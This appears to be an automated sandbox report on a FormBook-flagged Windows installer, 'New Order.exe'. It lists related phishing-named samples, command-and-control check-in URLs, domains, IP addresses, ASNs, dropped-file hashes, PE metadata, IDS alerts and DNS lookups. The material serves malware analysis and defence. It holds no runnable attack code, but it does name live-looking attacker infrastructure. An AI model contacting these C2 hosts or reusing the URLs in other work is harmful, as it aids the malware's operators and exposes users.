	Invoice.exe	Get hash	malicious	Browse	• www.kalptarucentrino.com/owws/?5jnTOF=8E+7HDf/yAKpGSVNGJYs+i/HGOjE5Ln/IT7Di+bS0n8yl8woXgR9a6jMh2HKzH9F2I3F&-ZMp=-ZlpiTvxX4jdZfb0
	Revised_Order PDF.exe	Get hash	malicious	Browse	• www.kalptarucentrino.com/owws/?Tf3=8E+7HDf/yAKpGSVNGJYs+i/HGOjE5Ln/IT7Di+bS0n8yl8woXgR9a6jMh2Hgs3NFyK/F&7nGp=i4El9bcX

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ARKEMA CHANGSHU__BEARING PO_20210602092508_4957872385078390-pdf.exe	Get hash	malicious	Browse	• www.kgfglobalcareer.com/m4np/?j48=6lEh7nxPx&K8Ll=bMIuOB9eE48QSlB6zl9U7uJ/Pt2Hc+QUIEH55+h/XYq9MdNcnnO+Q3MWMuimugshwW8Z
	USU(1).exe	Get hash	malicious	Browse	• www.drmolconsulting.com/zrmt/?9r7T-=nxROZjWaHpXAbEvEaUkY7911gdxfx57Gfd+4XxYruZkSWkuQL9FTqjNsNkAkKEmzG+QY&P0G=EjUHInR
	REQUEST_QUOTATION.exe	Get hash	malicious	Browse	• www.kalptarucentrino.com/owws/?wh=8E+7HDf/yAKpGSVNGJYs+i/HGOjE5Ln/IT7Di+bS0n8yl8woXgR9a6jMh2Hgs3NFyK/F&Sh=CpCLnL8
	quote.pdf.exe	Get hash	malicious	Browse	• www.kalptarucentrino.com/owws/?rVEx8D=S0GhCH&RR=8E+7HDf/yAKpGSVNGJYs+i/HGOjE5Ln/IT7Di+bS0n8yl8woXgR9a6jMh1rwwGR+1/WU9Gt3Eg==
	cy.exe	Get hash	malicious	Browse	• www.drmolconsulting.com/zrmt/?ndchlX=U4zTT&Kxlp=nxROZjWaHpXAbEvEaUkY7911gdxfx57Gfd+4XxYruZkSWkuQL9FTqjNsNkAkKEmzG+QY
	bd729c36_by_Libranalysis.exe	Get hash	malicious	Browse	• www.tudeladirecto.com/nt8e/?vZR=d5sTnujAaLwCHAV7Hkod4AGONRw1Ceya8p7QHyuAjU2hemaQC5CnvhOz2Md3fLdwKvAElfnB/Q==&W6=GtSP
	Quotation.exe	Get hash	malicious	Browse	• www.namastecarrier.com/u8nw/?Jt7=XPIXpRuH&GFNl=wtWRxR36REk3N2IbY7oqeKEs+C1U5n49pK2Btjq15AhAdXkOtPh0iyPt6mApPhucOjzCWPh59w==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Shipment of your goods.exe	Get hash	malicious	Browse	• www.namastecarrier.com/u8nw/?ohuXP=wtWRxR36REk3N2IbY7oqeKEs+C1U5n49pK2Btjq15AhAdXkOtPh0iyPt6lsAMhSkHAGU&1bg=GRA4xl5P9bMxjT
	#U4f9b#U5e94#U6750#U6599.exe	Get hash	malicious	Browse	• www.e-empathy.com/mbg/?EThtnz=OE4anhCAE8e4K/tApMjTj63V2CL+rDc1ciNnQ8k4+VZvxMURRzpyvmZPImXro6QFpEWKni1Cgg==&G6A87=1bk4
	Request for Quotation.exe	Get hash	malicious	Browse	• www.namastecarrier.com/u8nw/?K8b8q=AbsdphHPUnHTPv7&Q2M=wtWRxR36REk3N2IbY7oqeKEs+C1U5n49pK2Btjq15AhAdXkOtPh0iyPt6lsqTRikDCOU
	8c2d96ab_by_Libranalysis.exe	Get hash	malicious	Browse	• www.namastecarrier.com/u8nw/?uTg8=wtWRxR36REk3N2IbY7oqeKEs+C1U5n49pK2Btjq15AhAdXkOtPh0iyPt6mApPhucOjzCWPh59w==&R2Mdt=NjepAjlp1h8TPb_0
	Airwaybill # 6913321715.exe	Get hash	malicious	Browse	• www.zoophie.com/8njn/?LL0=zX3ciDp2tVg8t9VEo9beBVhKJ52eN9ah2MBr1RkPtu3Zf88Fww2juVnwVeJPcAYXms7Gaa0S5A==&KXoLm=AvFT8RL8MzUdW02P
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• www.namastecarrier.com/u8nw/?Hpq=V6AHiBHXhz5LI4&pPB=wtWRxR36REk3N2IbY7oqeKEs+C1U5n49pK2Btjq15AhAdXkOtPh0iyPt6mAQQQOfA1vFWPh+uA==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
35.209.88.35	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• www.pheasanttrailsgolfcourse.com/eao/?1bxhAH=KnudHLXxD8&3fm=ZJ/k20JWTRjTgos0LxXnGRzyKSuU+8hydVhT6iK98aNKKYGHsXP2Z0HIQufXyqHy7qdK
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• www.pheasanttrailsgolfcourse.com/eao/?NjEPv2E=ZJ/k20JWTRjTgos0LxXnGRzyKSuU+8hydVhT6iK98aNKKYGHsXP2Z0HIQufXyqHy7qdK&UVI=D8Oxa

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.ty-valve.com	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 192.155.181.250
parking.namesilo.com	36iGfPB5uK.exe	Get hash	malicious	Browse	• 168.235.88.209
	Reference No. # 3200025006.exe	Get hash	malicious	Browse	• 70.39.125.244
	SX365783909782021.exe	Get hash	malicious	Browse	• 168.235.88.209
	tgb4.exe	Get hash	malicious	Browse	• 45.58.190.82
	5.25.21.exe	Get hash	malicious	Browse	• 70.39.125.244
	purchase order.doc	Get hash	malicious	Browse	• 188.164.131.200
	Glgcjrikwubeurawzvfntcaqnlnuvkpnql_Signed_.exe	Get hash	malicious	Browse	• 70.39.125.244
	000192.xls	Get hash	malicious	Browse	• 198.251.81.30
	0ccd2703_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.251.84.92
	doc545567799890.exe	Get hash	malicious	Browse	• 192.161.187.200
	EDS03932,pdf.exe	Get hash	malicious	Browse	• 168.235.88.209
	don.exe	Get hash	malicious	Browse	• 168.235.88.209
	PO_29_00412.exe	Get hash	malicious	Browse	• 198.251.84.92
	2sj75tLtYO.exe	Get hash	malicious	Browse	• 192.161.187.200
	Swift Copy Ref.xlsx	Get hash	malicious	Browse	• 192.161.187.200
	wOPGM5LfSdNOEOp.exe	Get hash	malicious	Browse	• 168.235.88.209
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 204.188.203.155
	Complete Certificate.exe	Get hash	malicious	Browse	• 192.161.187.200
	eQLPRPErea.exe	Get hash	malicious	Browse	• 64.32.22.102
	vbc.exe	Get hash	malicious	Browse	• 209.141.38.71

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RAMNODEUS	bol88C399w.exe	Get hash	malicious	Browse	• 168.235.67.138
	bol88C399w.exe	Get hash	malicious	Browse	• 168.235.67.138
	SX365783909782021.exe	Get hash	malicious	Browse	• 168.235.88.209
	EDS03932,pdf.exe	Get hash	malicious	Browse	• 168.235.88.209
	seven#U5305#U88dd#U7167#U548c#U7455#U75b5#U7167-#U89e3#U58d3#U7e2e#U5bc6#U78bcm210511.exe	Get hash	malicious	Browse	• 168.235.72.162
	wmac.exe	Get hash	malicious	Browse	• 192.184.83.206
	don.exe	Get hash	malicious	Browse	• 168.235.88.209
	.x86_64	Get hash	malicious	Browse	• 168.235.95.104
	.x86_64	Get hash	malicious	Browse	• 168.235.95.104
	v8iFmF7XPp.dll	Get hash	malicious	Browse	• 168.235.67.138

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ZsA5S2nQAa.exe	Get hash	malicious	Browse	• 168.235.88.209
	YpyXT7Tnik.exe	Get hash	malicious	Browse	• 23.226.236.13
	2ojdmC51As.exe	Get hash	malicious	Browse	• 168.235.67.138
	0HCan2RjnP.exe	Get hash	malicious	Browse	• 107.161.23.204
	OZD Payment Information TT784677U.exe	Get hash	malicious	Browse	• 168.235.93.122
	OZD Payment Information TT784677U.exe	Get hash	malicious	Browse	• 168.235.93.122
	Invoice.exe	Get hash	malicious	Browse	• 168.235.93.122
	Order-10236587458.exe	Get hash	malicious	Browse	• 168.235.93.122
	Purchase Order22420.exe	Get hash	malicious	Browse	• 168.235.93.122
	Concentracion de pedidos_PO.exe	Get hash	malicious	Browse	• 168.235.93.122
CONFLUENCE-NETWORK-INCVG	0FKzNO1g3P.exe	Get hash	malicious	Browse	• 209.99.40.222
	4SUQvP1k18.exe	Get hash	malicious	Browse	• 208.91.197.91
	Fegvc0Wetr.exe	Get hash	malicious	Browse	• 209.99.40.222
	Purchase_Order.exe	Get hash	malicious	Browse	• 208.91.197.27
	Copia de la confirmaci#U00f3n de pago.exe	Get hash	malicious	Browse	• 208.91.197.91
	KBzeB23bE1.exe	Get hash	malicious	Browse	• 204.11.56.48
	5625F34DB586296794476E714CAEC94BD7FDA786 22238.exe	Get hash	malicious	Browse	• 209.99.40.222
	SKMBT69150632L.exe	Get hash	malicious	Browse	• 208.91.197.39
	Poczta Polska Informacje o transakcjach2021.exe	Get hash	malicious	Browse	• 208.91.197.39
	CIh8xCD9fi.exe	Get hash	malicious	Browse	• 208.91.197.27
	0m445A5H66.exe	Get hash	malicious	Browse	• 209.99.40.222
	Shipping Doc578.exe	Get hash	malicious	Browse	• 209.99.40.222
	Invoice.exe	Get hash	malicious	Browse	• 209.99.40.222
	Revised PI.exe	Get hash	malicious	Browse	• 209.99.64.55
	TekDefense.exe	Get hash	malicious	Browse	• 204.11.56.48
	10A7285287F351AE201EC72DEA640FD1EABF1A7C 54955.exe	Get hash	malicious	Browse	• 141.8.224.221
	919780-920390.exe	Get hash	malicious	Browse	• 208.91.197.27
	03062021.exe	Get hash	malicious	Browse	• 208.91.197.27
	PROFORMA INVOICE PDF.exe	Get hash	malicious	Browse	• 208.91.197.91
	PROFORMA INVOICE PDF.exe	Get hash	malicious	Browse	• 208.91.197.91
TELECOM-HKHongKongTelecomGlobalDataCentreHK	#U20ac9,770 pdf.exe	Get hash	malicious	Browse	• 163.53.16.248
	Quotation_05052021.Pdf.exe	Get hash	malicious	Browse	• 194.145.196.19
	pYWw8rJe5q.exe	Get hash	malicious	Browse	• 43.229.153.157
	nmGAaaF18P.exe	Get hash	malicious	Browse	• 43.229.153.157
	RZpEmlKOcv.exe	Get hash	malicious	Browse	• 43.229.153.157
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 192.155.18 1.250
	Hxkidwv66m.exe	Get hash	malicious	Browse	• 165.3.96.229
	quote20210126.exe.exe	Get hash	malicious	Browse	• 192.155.181.96
	hwtVPZ3Oeh.exe	Get hash	malicious	Browse	• 45.119.117.102
	wGIJWTsyOY.exe	Get hash	malicious	Browse	• 45.119.117.102
	45z7cFhwjOBd.exe	Get hash	malicious	Browse	• 43.229.153.56

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsD6D3.tmp\System.dll	hesaphareketi-0.exe	Get hash	malicious	Browse	
	0FKzNO1g3P.exe	Get hash	malicious	Browse	
	mlzHNUHkUl.exe	Get hash	malicious	Browse	
	Ejima.exe	Get hash	malicious	Browse	
	UrgentNewOrder_pdf.exe	Get hash	malicious	Browse	
	Swift 001.exe	Get hash	malicious	Browse	
	DHL DOCUMENTS.exe	Get hash	malicious	Browse	
	DHL Shipment Documents.exe	Get hash	malicious	Browse	
	20210622-kll98374.exe	Get hash	malicious	Browse	
	SKMTC_STOMANAS_7464734648592848Ordengdoc.exe	Get hash	malicious	Browse	
	Orden de compra.exe	Get hash	malicious	Browse	
	Pending delivery - Final Attempt.exe	Get hash	malicious	Browse	
	2bni49vTpt.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	rJleeo2B7Q.exe	Get hash	malicious	Browse	
	e-hesap bildirimi.exe	Get hash	malicious	Browse	
	Draft Booking Confirmation 062120297466471346.exe	Get hash	malicious	Browse	
	HalkbankEkstre06092021387112338472O4.exe	Get hash	malicious	Browse	
	232.exe	Get hash	malicious	Browse	
	Yeni Siparis.exe	Get hash	malicious	Browse	
	Dhl.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nssD6D3.tmp\System.dll	
Process:	C:\Users\user\Desktop\New Order.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	5.7425597599083344
Encrypted:	false
SSDEEP:	192:uv+cJZE61KRWJQO6tFiUdK7ckK4k7l1XRBm0w+NiHi1GSJ:uf6rtFRduQ1W+fG8
MD5:	56A321BD011112EC5D8A32B2F6FD3231
SHA1:	DF20E3A35A1636DE64DF5290AE5E4E7572447F78
SHA-256:	BB6DF93369B498EAA638B0BCDC4BB89F45E9B02CA12D28BCEDF4629EA7F5E0F1
SHA-512:	5354890CBC53CE51081A78C64BA9C4C8C4DC9E01141798C1E916E19C5776DAC7C82989FAD0F08C73E81AABA332DAD81205F90D0663119AF45550B97B338B9C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: hesaphareketi-0.exe, Detection: malicious, Browse • Filename: 0FKzNO1g3P.exe, Detection: malicious, Browse • Filename: mlzHNUHkUl.exe, Detection: malicious, Browse • Filename: Ejima.exe, Detection: malicious, Browse • Filename: UrgentNewOrder_pdf.exe, Detection: malicious, Browse • Filename: Swift 001.exe, Detection: malicious, Browse • Filename: DHL DOCUMENTS.exe, Detection: malicious, Browse • Filename: DHL Shipment Documents.exe, Detection: malicious, Browse • Filename: 20210622-kll98374.exe, Detection: malicious, Browse • Filename: SKMTC_STOMANAS_74647346485928480rdengdoc.exe, Detection: malicious, Browse • Filename: Orden de compra.exe, Detection: malicious, Browse • Filename: Pending delivery - Final Attempt.exe, Detection: malicious, Browse • Filename: 2bni49vTpt.exe, Detection: malicious, Browse • Filename: rJleeo2B7Q.exe, Detection: malicious, Browse • Filename: e-hesap bildirimi.exe, Detection: malicious, Browse • Filename: Draft Booking Confirmation 062120297466471346.exe, Detection: malicious, Browse • Filename: HalkbankEkstre06092021387112338472O4.exe, Detection: malicious, Browse • Filename: 232.exe, Detection: malicious, Browse • Filename: Yeni Siparis.exe, Detection: malicious, Browse • Filename: Dhl.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......)...m.m.m...k.m.~....j....l.9..i....l.Richm.........................PE..L...X:.V.. ....!.................).......0..............................`.....................................p2......t0..P...........................P.......................................................0..X...........................text..................... .......... ..`.rdata.......0......."..............@..@.data...d....@.......&.............@....reloc.......P.......(.............@..B... ....

C:\Users\user\AppData\Local\Temp\vsfjb	
Process:	C:\Users\user\Desktop\New Order.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	57926
Entropy (8bit):	5.249711236819549
Encrypted:	false
SSDEEP:	1536:4sNQIgtk+T65l6IYdl7yUB/Bt8jIxTmTOQGpl/o36VB:4sNQIyk+e5wIY2UpBt8MsOp9o3eB
MD5:	681D07B1855C5A576FAC300525AEF5E5
SHA1:	AECB2FE8FD71ABA75DEC992F514E51CBD72AA282
SHA-256:	8301B3229F2779C0C4009D650FD60C913F74A8CE80225D2530B1E5B0674767A3
SHA-512:	DE6DE30255D840208D8649FA4AE6C7EE629EC7CEE7787FFC090CA2BF1F3E4DA4F61095AABF50FB1EDB0B088416A1E5BDD3F27C31C763A61C284095252B452D 36
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 2%
Reputation:	low

C:\Users\user\AppData\Local\Temp\vsfjb	
Preview:	.....U..X.....S.....e.....E.;.E.-.E...E.r.E.s.e..PS.....;....+.....+.....5.....z.....J.....q+...-....+.....0.....+.3...Y..H.....+.-....+._.....E...C3....J....#....g.. ...*.....;..S+....+._.....j.t....0.....-....3...O...+.....m..j.,.....+.+.....3...+.+....\.....B....}.....i+.3..63..n.....X+.+.3.....-.....-.....+...q+.3..Z-.....w.....2..... .;.....3..... .....3.+.5....5.....X[PS.....;....+.....+.....5.....z.....J.....q+...-....+.....0.....+.3...Y..H.....+.-....+._.....E...C3....J....#....g.....*.....;..S+.... +._.....j.t....0.....-....3...O...+.....m..j.,.....+.+.....3...+.+....\.....B....}.....i+.3..63..n.....X+.+.3.....-.....-.....+...q+.3..Z-.....w.....2.....;.....3..... . .....3.+.5....5...

C:\Users\user\AppData\Local\Temp\zonlh1a303n85	
Process:	C:\Users\user\Desktop\New Order.exe
File Type:	data
Category:	dropped
Size (bytes):	164351
Entropy (8bit):	7.98936475093836
Encrypted:	false
SSDEEP:	3072:EjxwKBZggdPTnGp3xLmsGmEe1LE1tJbHCnNUn3j04AXk2WrcnsgL4:2xwAd7GdxLdGmEeivJ1Q42wcsgL4
MD5:	D4BB6C3B11E85EEEA93B6461993B1561
SHA1:	69EDCDA9E995067C333C55036414FD4961C1F3A1
SHA-256:	0DF21A068840119834EDECA99F658F4582341D6295A26B0F8F03387A03F82402
SHA-512:	6B08C217B3FC83608A850263CE6C7912E466ED443809163385E43EFF20341CF3180624FBEB0B417C51DCEC97E07899B6239BA8EC2D904C086FCE5068AF1FCBF
Malicious:	false
Reputation:	low
Preview:	.....&....3...Z..,N.;iUS.M...d.W.g.a.....LG.%)N.....v.W.it...W....pBQ-+...=.`.....V ~..7.....R....."up..I...&.C.....<..._.J...d)9.....J.?../.dUr..p...J....(o....#{.b.....-O.. .W.].G?.....c...j.]......p..s...PGtk...H.....l.z.....%.....d.W.#g.a...#..LG.%)N.....vfW.i.....Q.....u..WI.....-'...."T...%^ e....,V.....7.dC..r"up..I{.../2g..z...V....j.p.S...hx0lg._;.f.#<.. Zr}Q...@..dU..Wp.lJJ...(-....#{.bd.^.l..`.S..W.].G.yh..%c..h..].>..4.p.'s.Q..PGtk.....$..;..l.z.7.WT%.Y..=...d.W.g.a.....LG.%)N.....vfW.i.....Q.....u..WI.....-'...."T...%^ e....,V..... .7.dC..r"up..I{.../2g..z...V....j.p.S...hx0lg._;.f.#<..Zr}Q?../.dU...p..JJ..>.(o....#{.bd.^.l.-`...W.].G.yh..%c..h..].>..4.p.'s.Q..PGtk.....$..;..l.z.7.WT%.Y..=...d.W.g.a.....LG.%)N.... .vfW.i.....Q.....u..WI.....-'...."T...%^ e....,V.....7.dC..r"up..I{.../2g..z...V....j.p.S...hx0lg._;.f.#<..Zr}Q?../.dU...p..JJ..>.(o....#{.bd.^.l.-`...W.].G.yh..%c.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.882875340417013
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	New Order.exe
File size:	206093
MD5:	4af03301316c984c17ca822456b6d918
SHA1:	ad237296e61bde6fe8ba894ec7445bb9bc76ab69
SHA256:	ac339f7ecac47cfc3a860ad42986d9f8d68208e7c7df8b21d4640ade4f2b5131
SHA512:	01988b176dfb0851fb9958c3948dbd2c434d0706b120f0609eecf157619bcd27f16741951d93fa4a236524f4f9cb46f171a9b4acf39b70fac26514eee8248f94
SSDEEP:	3072:QBynOpL12riocMMV6iTI2vFxqr91H9KANIlQoxOPTZEDHjMmRqZiOewWE:QBlL/Vd5yqB1HMVlJxOPODjMmEiOewX
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF..rv..QF..W@..QF.Rich.QF.....PE..L...e:.V.....\.....0.....p....@

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4030fb

General

Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x56FF3A65 [Sat Apr 2 03:20:05 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	b76363e9cb88bf9390860da8e50999d2

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5aeb	0x5c00	False	0.665123980978	data	6.42230569414	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1196	0x1200	False	0.458984375	data	5.20291736659	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1b038	0x600	False	0.432291666667	data	4.0475118296	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2d000	0xc68	0xe00	False	0.405412946429	data	3.97774713785	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/22/21-18:05:57.232848	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	34.102.136.180
06/22/21-18:05:57.232848	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	34.102.136.180

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/22/21-18:05:57.232848	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	34.102.136.180
06/22/21-18:05:57.373182	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49765	34.102.136.180	192.168.2.4
06/22/21-18:06:46.522727	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49778	80	192.168.2.4	35.209.88.35
06/22/21-18:06:46.522727	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49778	80	192.168.2.4	35.209.88.35
06/22/21-18:06:46.522727	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49778	80	192.168.2.4	35.209.88.35
06/22/21-18:06:47.354678	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8
06/22/21-18:06:51.976615	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49779	34.102.136.180	192.168.2.4
06/22/21-18:06:57.245840	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49780	34.102.136.180	192.168.2.4
06/22/21-18:07:02.503415	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49781	34.102.136.180	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 22, 2021 18:05:57.109780073 CEST	192.168.2.4	8.8.8.8	0xe467	Standard query (0)	www.collectordrive.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:02.382002115 CEST	192.168.2.4	8.8.8.8	0xc6ee	Standard query (0)	www.ty-valve.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:25.780879021 CEST	192.168.2.4	8.8.8.8	0xefc	Standard query (0)	www.ty-valve.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:28.525279045 CEST	192.168.2.4	8.8.8.8	0x722b	Standard query (0)	www.dietsz.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.154006004 CEST	192.168.2.4	8.8.8.8	0x1237	Standard query (0)	www.gangju123.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:39.529205084 CEST	192.168.2.4	8.8.8.8	0x8a88	Standard query (0)	www.ayanmobile.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:45.072633028 CEST	192.168.2.4	8.8.8.8	0xc82	Standard query (0)	www.securenotifications.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:46.067790985 CEST	192.168.2.4	8.8.8.8	0xc82	Standard query (0)	www.securenotifications.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:51.717861891 CEST	192.168.2.4	8.8.8.8	0x534	Standard query (0)	www.cuttingemporium.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:56.999191999 CEST	192.168.2.4	8.8.8.8	0x598a	Standard query (0)	www.optimismactivism.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:07:02.257379055 CEST	192.168.2.4	8.8.8.8	0xd849	Standard query (0)	www.occasionalassistant.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 22, 2021 18:05:57.184031963 CEST	8.8.8.8	192.168.2.4	0xe467	No error (0)	www.collectordrive.com	collectordrive.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:05:57.184031963 CEST	8.8.8.8	192.168.2.4	0xe467	No error (0)	collectordrive.com		34.102.136.180	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:02.443214893 CEST	8.8.8.8	192.168.2.4	0xc6ee	No error (0)	www.ty-valve.com		192.155.181.250	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 22, 2021 18:06:25.839808941 CEST	8.8.8.8	192.168.2.4	0xefc	No error (0)	www.ty-valve.com		192.155.181.250	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:28.711617947 CEST	8.8.8.8	192.168.2.4	0x722b	No error (0)	www.dietsz.com		208.91.197.91	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	www.gangju123.com	parking.namesilo.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	parking.namesilo.com		107.161.23.204	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	parking.namesilo.com		188.164.131.200	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	parking.namesilo.com		209.141.38.71	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	parking.namesilo.com		192.161.187.200	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	parking.namesilo.com		168.235.88.209	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	parking.namesilo.com		198.251.81.30	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	parking.namesilo.com		70.39.125.244	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	parking.namesilo.com		64.32.22.102	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	parking.namesilo.com		198.251.84.92	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	parking.namesilo.com		204.188.203.155	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:34.230094910 CEST	8.8.8.8	192.168.2.4	0x1237	No error (0)	parking.namesilo.com		45.58.190.82	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:39.600775003 CEST	8.8.8.8	192.168.2.4	0x8a88	No error (0)	www.ayanmobile.com	ayanmobile.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:06:39.600775003 CEST	8.8.8.8	192.168.2.4	0x8a88	No error (0)	ayanmobile.com		160.153.78.1	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:46.367737055 CEST	8.8.8.8	192.168.2.4	0xc82	No error (0)	www.securenotifications.com		35.209.88.35	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:47.354382992 CEST	8.8.8.8	192.168.2.4	0xc82	No error (0)	www.securenotifications.com		35.209.88.35	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:51.792109966 CEST	8.8.8.8	192.168.2.4	0x534	No error (0)	www.cuttingemporium.com	cuttingemporium.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:06:51.792109966 CEST	8.8.8.8	192.168.2.4	0x534	No error (0)	cuttingemporium.com		34.102.136.180	A (IP address)	IN (0x0001)
Jun 22, 2021 18:06:57.062167883 CEST	8.8.8.8	192.168.2.4	0x598a	No error (0)	www.optimismactivism.com	optimismactivism.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:06:57.062167883 CEST	8.8.8.8	192.168.2.4	0x598a	No error (0)	optimismactivism.com		34.102.136.180	A (IP address)	IN (0x0001)
Jun 22, 2021 18:07:02.320333958 CEST	8.8.8.8	192.168.2.4	0xd849	No error (0)	www.occasionalassistant.com	occasionalassistant.com		CNAME (Canonical name)	IN (0x0001)
